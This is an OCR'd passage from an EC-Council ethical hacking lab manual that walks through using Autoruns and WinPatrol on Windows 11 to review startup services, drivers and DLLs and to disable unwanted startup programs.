
6. Clicking the **Services** tab displays all services that run automatically at system startup.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click the **Drivers** tab to view all application drivers that run automatically at system startup.


   Note: The list displayed under this tab may vary when you perform this task.



8. You can click on any driver to display its size, version, and the time at which it was automatically run at system startup (for the first time).


   Note: The list displayed under this tab may vary when you perform this task.

9. Click the **Known DLLs** tab to view all known DLLs that start automatically at system startup.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


10. By examining all these tabs, you can find any unwanted processes or applications running on the machine when the system boots up and stop or delete them manually.
11. Close the **Autoruns** main window.
12. Now, we will find out which applications or processes start when the system boots up using the WinPatrol tool.
13. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**. Double-click **wpsetup.exe** to launch the setup.
14. If a **User Account Control** window appears, click **Yes**.
15. Follow the wizard-driven installation steps to install WinPatrol.
16. In the **Installation completed** wizard, make sure that the **Start the application** options is checked, and then click **Finish**. This will automatically launch the application.



17. The WinPartol application window appears with the **PLUS** tab open by default. Click the **Startup Programs** tab.
18. Select any program that affects your system bootup (here, **OneDrive**) and click **Disable**, as shown in the screenshot.

    Note: The screenshot may differ when you perform this task.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



